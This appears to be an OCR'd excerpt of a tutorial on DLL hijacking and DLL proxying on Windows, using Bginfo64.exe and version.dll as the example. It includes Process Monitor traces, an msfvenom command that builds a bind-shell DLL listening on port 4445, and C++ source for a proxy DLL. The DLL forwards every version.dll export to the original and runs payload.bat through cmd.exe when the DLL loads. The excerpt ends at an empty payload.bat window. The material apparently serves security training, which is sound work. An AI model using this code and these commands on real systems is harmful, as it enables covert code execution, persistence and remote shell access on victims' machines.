12:02:32.61...	Bginfo64.exe	9808	CreateFile	C:\Users\IEUser\Desktop\dllproxy\VERSION.dll	NAME NOT FOUND
12:02:32.61...	Bginfo64.exe	9808	CreateFile	C:\Windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	QueryBasicInfor...	C:\Windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CloseFile	C:\Windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CreateFile	C:\Windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CreateFileMapping	C:\Windows\System32\version.dll	FILE LOCKED WITH O
12:02:32.61...	Bginfo64.exe	9808	CreateFileMapping	C:\Windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	Load Image	C:\Windows\System32\version.dll	SUCCESS
12:02:32.61...	Bginfo64.exe	9808	CloseFile	C:\Windows\System32\version.dll	SUCCESS

Showing 9 of 629,607 events (0.0014%) Backed by virtual memory

slmgr /rearm

Administrator: Command Prompt

```
c:\Users\IEUser\Desktop\dllproxy>C:\metasploit-framework\bin\msfvenom -p
windows/x64/shell_bind_tcp LPORT=4445 -f dll -o version.dll
C:/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rex-core-0.1.13
/lib/rex/compat.rb:376: warning: Win32API is deprecated after Ruby 1.9.1;
 use fiddle directly instead
[-] No platform was selected, choosing Msf::Module::Platform::Windows fro
m the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 505 bytes
Final size of dll file: 5120 bytes
Saved as: version.dll

c:\Users\IEUser\Desktop\dllproxy>_
```

Administrator: Command Prompt

```
c:\Users\IEUser\Desktop\dllproxy>netstat -an | more

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
12:15:10.86...	Bginfo64.exe	10676	CreateFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	QueryBasicInfor...	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	CloseFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	CreateFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	CreateFileMapping	C:\Users\IEUser\Desktop\dllproxy\version.dll	FILE LOCKED WITH O
12:15:10.86...	Bginfo64.exe	10676	CreateFileMapping	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	Load Image	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	CloseFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS


Bginfo64.exe - Application Error

The application was unable to start correctly (0xc000007b). Click OK to close the application.

OK

Showing 8 of 254,685 events (0.0031%)

Building a DLL Proxy



dllmain.cpp - Notepad

File Edit Format View Help

```
#pragma once
// BEGIN: export directives for the linker
// INSERT pragma.txt contents here

#pragma comment(linker,"/export:GetFileVersionInfoA=version_orig.GetFileVersionInfoA,@1")
#pragma comment(linker,"/export:GetFileVersionInfoByHandle=version_orig.GetFileVersionInfoByHandle,@2")
#pragma comment(linker,"/export:GetFileVersionInfoExA=version_orig.GetFileVersionInfoExA,@3")
#pragma comment(linker,"/export:GetFileVersionInfoExW=version_orig.GetFileVersionInfoExW,@4")
#pragma comment(linker,"/export:GetFileVersionInfoSizeA=version_orig.GetFileVersionInfoSizeA,@5")
#pragma comment(linker,"/export:GetFileVersionInfoSizeExA=version_orig.GetFileVersionInfoSizeExA,@6")
#pragma comment(linker,"/export:GetFileVersionInfoSizeExW=version_orig.GetFileVersionInfoSizeExW,@7")
#pragma comment(linker,"/export:GetFileVersionInfoSizeW=version_orig.GetFileVersionInfoSizeW,@8")
#pragma comment(linker,"/export:GetFileVersionInfoW=version_orig.GetFileVersionInfoW,@9")
#pragma comment(linker,"/export:VerFindFileA=version_orig.VerFindFileA,@10")
#pragma comment(linker,"/export:VerFindFileW=version_orig.VerFindFileW,@11")
#pragma comment(linker,"/export:VerInstallFileA=version_orig.VerInstallFileA,@12")
#pragma comment(linker,"/export:VerInstallFileW=version_orig.VerInstallFileW,@13")
#pragma comment(linker,"/export:VerLanguageNameA=version_orig.VerLanguageNameA,@14")
#pragma comment(linker,"/export:VerLanguageNameW=version_orig.VerLanguageNameW,@15")
#pragma comment(linker,"/export:VerQueryValueA=version_orig.VerQueryValueA,@16")
#pragma comment(linker,"/export:VerQueryValueW=version_orig.VerQueryValueW,@17")

// END: export directives for the linker

#include <windows.h>
#include <string>
#include <atlstr.h>
```

Windows (CRLF) | Ln 7, Col 69 | 100%

dllmain.cpp - Notepad

File Edit Format View Help

```
int Exploit()
{
    // Create the command line
    std::wstring fullpath(TEXT("cmd.exe /C \""));
    fullpath += ThisDllDirPath();
    fullpath += std::wstring(TEXT("payload.bat\""));
    TCHAR * fullpathwc = (wchar_t *)fullpath.c_str();

    // Start a new process using the command line
    STARTUPINFO info = { sizeof(info) };
    PROCESS_INFORMATION processInfo;
    CreateProcess(NULL, fullpathwc, NULL, NULL, TRUE, CREATE_DEFAULT_ERROR_MODE, NULL, NULL,
&info, &processInfo);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        Exploit();
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


Windows (CRLF) Ln 5, Col 65 100%


payload.bat - Notepad

